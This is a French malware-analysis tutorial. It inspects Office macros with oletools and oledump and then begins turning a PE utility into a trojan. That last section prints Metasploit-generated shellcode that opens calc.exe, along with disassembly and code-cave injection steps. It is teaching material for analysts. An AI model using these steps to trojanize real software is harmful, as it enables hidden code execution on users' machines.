----------+-----+----+-------------------------------------------------------
SUSPICIOUS|A-X  |OLE:|file1.doc

Flags: A=AutoExec, W=Write, X=Execute
Exit code: 20 - SUSPICIOUS
```

Métadonnées du fichier :

```
┌─[root@parrot]─[/home/parrot/Desktop]
└──╼ #olemeta file1.doc
olemeta 0.54 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
================================================================================
FILE: file1.doc

Properties from the SummaryInformation stream:
+----------------------+------------------------------+
|Property              |Value                         |
+----------------------+------------------------------+
|codepage              |1252                          |
|title                 |                              |
|subject               |                              |
|author                |admin                         |
|keywords              |                              |
|comments              |                              |
|template              |Normal.dotm                   |
|last_saved_by         |admin                         |
|revision_number       |1                             |
|total_edit_time       |180                           |
|create_time           |2016-06-29 17:09:00           |
|last_saved_time       |2016-06-29 17:12:00           |
|num_pages             |1                             |
|num_words             |0                             |
|num_chars             |0                             |
|creating_application  |Microsoft Office Word         |
|security              |0                             |
+----------------------+------------------------------+

Properties from the DocumentSummaryInformation stream:
+----------------------+------------------------------+
|Property              |Value                         |
+----------------------+------------------------------+
|codepage_doc          |1252                          |
|lines                 |0                             |
|paragraphs            |0                             |
|scale_crop            |False                         |
|company               |                              |
|links_dirty           |False                         |
|chars_with_spaces     |0                             |
|shared_doc            |False                         |
|hlinks_changed        |False                         |
|version               |983040                        |
+----------------------+------------------------------+
```

Caractéristiques malicieuses du fichier :

```
┌──[root@parrot]─[/home/parrot/Desktop]
└─► #oleid file1.doc
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to
)
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: file1.doc
WARNING  For now, VBA stomping cannot be detected for files in memory
--------------------+--------------------+----------+--------------------------
Indicator           |Value               |Risk      |Description
--------------------+--------------------+----------+--------------------------
File format         |MS Word 97-2003     |info      |
                    |Document or Template|          |
--------------------+--------------------+----------+--------------------------
Container format    |OLE                 |info      |Container type
--------------------+--------------------+----------+--------------------------
Application name    |Microsoft Office    |info      |Application name declared
                    |Word                |          |in properties
--------------------+--------------------+----------+--------------------------
Properties code page|1252: ANSI Latin 1; |info      |Code page used for
                    |Western European    |          |properties
                    |(Windows)           |          |
--------------------+--------------------+----------+--------------------------
Author              |admin               |info      |Author declared in
                    |                    |          |properties
--------------------+--------------------+----------+--------------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+--------------------------
VBA Macros          |Yes, suspicious     |HIGH      |This file contains VBA
                    |                    |          |macros. Suspicious
                    |                    |          |keywords were found. Use
                    |                    |          |olevba and mraptor for
                    |                    |          |more info.
--------------------+--------------------+----------+--------------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+--------------------------
External            |0                   |none      |External relationships
Relationships       |                    |          |such as remote templates,
                    |                    |          |remote OLE objects, etc
--------------------+--------------------+----------+--------------------------
```

On peut constater que :

- ➔ le fichier n'est pas chiffré
- ➔ le fichier contient du code VBA, ce qui est suspect

Entrées dans le répertoire du fichier OLE (OLE Directory Entries) :

Une entrée dans le répertoire d'un fichier OLE contient des informations sur les objets incorporés (par exemple leur emplacement et ou leurs propriétés). Chaque entrée dans le répertoire représente un objet intégré dans le fichier OLE.

```
┌─[root@parrot]─[/home/parrot/Desktop]
└──╼ #oledir file1.doc
oledir 0.54 - http://decalage.info/python/oletools
OLE directory entries in file file1.doc:
----+------+-------+----------------------+-----+-----+-----+---------+------
id  |Status|Type   |Name                  |Left |Right|Child|1st Sect|Size
----+------+-------+----------------------+-----+-----+-----+---------+------
0   |<Used>|Root   |Root Entry            |-    |-    |3    |2A      |4992
1   |<Used>|Stream |1Table                |-    |-    |-    |8       |6830
2   |<Used>|Stream |WordDocument          |5    |-    |-    |0       |4096
3   |<Used>|Stream |\x05SummaryInformation|2    |4    |-    |16      |4096
4   |<Used>|Stream |\x05DocumentSummaryInf|-    |-    |-    |1E      |4096
    |      |       |ormation              |     |     |     |        |
5   |<Used>|Storage|Macros                |1    |12   |11   |0       |0
6   |<Used>|Storage|VBA                   |-    |-    |7    |0       |0
7   |<Used>|Stream |ThisDocument          |9    |8    |-    |0       |1471
8   |<Used>|Stream |_VBA_PROJECT          |-    |-    |-    |17      |2322
9   |<Used>|Stream |dir                   |-    |-    |-    |3C      |514
10  |<Used>|Stream |PROJECTwm             |-    |-    |-    |45      |41
11  |<Used>|Stream |PROJECT               |6    |10   |-    |46      |379
12  |<Used>|Stream |\x01CompObj           |-    |-    |-    |4C      |114
13  |unused|Empty  |                      |-    |-    |-    |0       |0
14  |unused|Empty  |                      |-    |-    |-    |0       |0
15  |unused|Empty  |                      |-    |-    |-    |0       |0
----+----------------------------+------+------------------------------------
id  |Name                        |Size  |CLSID
----+----------------------------+------+------------------------------------
0   |Root Entry                  |-     |00020906-0000-0000-C000-000000000046
    |                            |      |Microsoft Word 97-2003 Document
    |                            |      |(Word.Document.8)
12  |\x01CompObj                 |114   |
4   |\x05DocumentSummaryInformati|4096  |
    |on                          |      |
3   |\x05SummaryInformation      |4096  |
1   |1Table                      |6830  |
5   |Macros                      |-     |
11  |  PROJECT                   |379   |
10  |  PROJECTwm                 |41    |
6   |  VBA                       |-     |
7   |    ThisDocument            |1471  |
8   |    _VBA_PROJECT            |2322  |
9   |    dir                     |514   |
2   |WordDocument                |4096  |
```

Informations complémentaires

1. Comme pour le chapitre précédent qui concernait les fichiers PDF, le code malicieux contenu dans les fichiers Office peut être obscurci à l'aide des quatre techniques déjà mentionnées :

    - **formatage**
    - **insertion de code non pertinent**
    - **obfuscation**
    - **substitution**

2. Pour déterminer la dangerosité d'un code VBA contenu dans un fichier Office, on peut surveiller les fonctions suivantes :

    a. **AutoOpen()** et **AutoExec()** : fonctions exécutées à l'ouverture du fichier
    b. **AutoClose()** : fonction exécutée à la fermeture du fichier
    c. **Chr()** : retourne un caractère à partir de sa valeur ASCII (très utilisé pour réaliser l'obfuscation du code)
    d. **Shell()** : exécute un programme PowerShell ou une commande de l'OS

3. En cas d'obfuscation, on peut utiliser certaines options de olevba :

    olevba --deobf --reveal evil.vba > evil_deobf.vba

    --deobf : désobfuscation des chaînes

    --reveal : remplacement des chaînes obfusquées dans le code original

Malware Analysis - analyser un fichier Office malicieux (2)

Bon à savoir

- ➔ Les anciens fichiers .doc et .xls peuvent contenir des macros.
- ➔ Les fichiers .docx et .xlsx ne peuvent plus contenir des macros, mais bien les fichiers .docm et .xlsm !
- ➔ Les fichiers .docx, .docm, .xlsx et .xlsm sont tous des archives ZIP. Si vous remplacez leur extension par .zip, vous pourrez les dézipper sans problème. Avec Windows, vous pourrez le faire avec 7zip tandis qu'avec Linux, vous pourrez le faire en ligne de commande avec la commande *unzip <file>*.
- ➔ Il ne faut surtout pas croire qu'un fichier .docx ne puisse être malicieux, malgré l'absence de macro ! En effet, il existe dans le .docx zippé un fichier word/_rels/settings.xml.rels qui contient des URL (vers des images externes ou encore vers des polices externes, …) On pourrait par exemple y placer une URL vers un fichier .dotm (= modèle Word avec macro) qui serait lui malicieux. Ce type de malware Office est bien connu aujourd'hui.

Si nous dézippons un fichier .docm, nous trouverons la macro dans vbaProject.bin, que l'on pourra ouvrir avec oledump (présent sur REMnux). Le contenu de ce fichier est illisible. Utilisons alors oledump (de Didier Stevens).

Pour afficher les sections du fichier vbaProject.bin, on tape :

```
oledump.py file.docm
```

Le nom de la section contenant une macro est suivie d'un M. Si c'est la troisième section, on tapera, au choix (-v = --vbadecompress) :

```
sudo oledump -s 3 -v file.docm
sudo oledump -s 3 --vbadecompresscorrupt file.docm
```


La macro sera alors lisible et compréhensible !

À utiliser en cas de problème de corruption (le malware tente ainsi d'échapper à l'analyse).

EXEMPLE : soit un fichier **.docm** contenant la petite macro ci-dessous

```
Sub AutoOpen()
    MsgBox "Voici une macro totalement inoffensive !", vbInformation, "Message"
End Sub
```

Voici ce qui s'affiche à l'ouverture du fichier *simple-macro.docm* :



Analysons le fichier *simple-macro.docm* avec oledump.py…

La première commande de la page précédente donne (la macro est dans la section A3) :

```
remnux@remnux:~/Desktop$ sudo oledump.py simple-macro.docm
A: word/vbaProject.bin
 A1:       363 'PROJECT'
 A2:        41 'PROJECTwm'
 A3: M    1541 'VBA/ThisDocument'
 A4:      2381 'VBA/_VBA_PROJECT'
 A5:      1753 'VBA/__SRP_0'
 A6:       174 'VBA/__SRP_1'
 A7:       670 'VBA/__SRP_2'
 A8:       156 'VBA/__SRP_3'
 A9:       513 'VBA/dir'
```


La seconde commande (sudo oledump -s 3 -v simple-macro.docm) donne :


```
remnux@remnux:~/Desktop$ sudo oledump.py -s 3 -v simple-macro.docm
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Sub AutoOpen()
    MsgBox "Voici une macro totalement inoffensive !", vbInformation, "Message"
End Sub
remnux@remnux:~/Desktop$
```

Nous y trouvons bien dans les trois dernières lignes le contenu exact de la macro !

Malware Analysis - analyser les processus avec Process Hacker


Process Hacker affiche tous les processus en mémoire et fournit un tas d'informations sur ceux-ci. Il permet aussi d'afficher et de clôturer au besoin les connexions actives. Des graphiques vous informent sur l'utilisation du CPU et du GPU. Bref votre système est entièrement sous surveillance.






Process Hacker est livré sous licence GNU (logiciel libre). Il est malheureusement détecté comme malveillant par une vingtaine d'antivirus (sur 70) par Virustotal. C'est très probablement un cas de faux positif. Par sécurité cependant, il est préférable de l'utiliser dans une machine virtuelle.

Informations générales sur le processus (onglet 1) :



Graphiques de performance (onglet 3) :



Malware Analysis - transformer un fichier PE en cheval de Troie avec x32dbg

À titre d'exercice, relevons un petit challenge :

Essayons de transformer un exécutable PE quelconque (j'ai choisi un petit utilitaire 32 bits très pratique qui permet de renommer des fichiers à la volée, même avec des expressions régulières : **Ant Renamer**)


Notre payload (shellcode) permet simplement d'ouvrir la calculatrice Windows (PoC). On peut générer ce genre de shellcode avec Metasploit (**use payload/windows/exec** ou **use payload/windows/x64/exec**, commande **generate -f raw -o shellcode.bin**)

Shellcode
(calc32.hex)


```
fc e8 82 00 00 00 60 89 e5 31 c0 64
8b 50 30 8b 52 0c 8b 52 14 8b 72 28
0f b7 4a 26 31 ff ac 3c 61 7c 02 2c
20 c1 cf 0d 01 c7 e2 f2 52 57 8b 52
10 8b 4a 3c 8b 4c 11 78 e3 48 01 d1
51 8b 59 20 01 d3 8b 49 18 e3 3a 49
8b 34 8b 01 d6 31 ff ac c1 cf 0d 01
c7 38 e0 75 f6 03 7d f8 3b 7d 24 75
e4 58 8b 58 24 01 d3 66 8b 0c 4b 8b
58 1c 01 d3 8b 04 8b 01 d0 89 44 24
24 5b 5b 61 59 5a 51 ff e0 5f 5f 5a
8b 12 eb 8d 5d 6a 01 8d 85 b2 00 00
00 50 68 31 8b 6f 87 ff d5 bb f0 b5
a2 56 68 a6 95 bd 9d ff d5 3c 06 7c
0a 80 fb e0 75 05 bb 47 13 72 6f 6a
00 53 ff d5 63 61 6c 63 2e 65 78 65
00
```

Nous placerons ce shellcode dans l'espace libre du programme (en anglais, cet espace libre s'appelle **code cave**). Plus exactement, les code caves sont des zones de mémoire vierges dans le segment .text (où se trouve le code exécutable).

Ouvrons notre exécutable PE avec le débogueur x32dbg :



Le point d'entrée (onglet Breakpoints) se situe en 0x0058A2B8 :



Les 10 premières lignes sont :

0058A2B8	55	push ebp	
0058A2B9	8BEC	mov ebp,esp	
0058A2BB	83C4 EC	add esp,FFFFFFEC	
0058A2BE	53	push ebx	
0058A2BF	56	push esi	
0058A2C0	57	push edi	edi:"LdrpInitializeProcess"

0058A2C1 | 33C0 | xor eax,eax |

0058A2C3 | 8945 EC | mov dword ptr ss:[ebp-14],eax |


0058A2C6 | B8 989C5800 | mov eax,renamer.589C98 |

0058A2CB | E8 7CCBE7FF | call renamer.406E4C |


Retenons pour plus tard que les instructions des lignes 1 à 8 sont :

55 8B EC 83 C4 EC 53 56 57 33 C0 89 45 EC

Nous recherchons l'espace libre et nous le trouvons plus bas à partir de l'adresse 0x0058A46E :

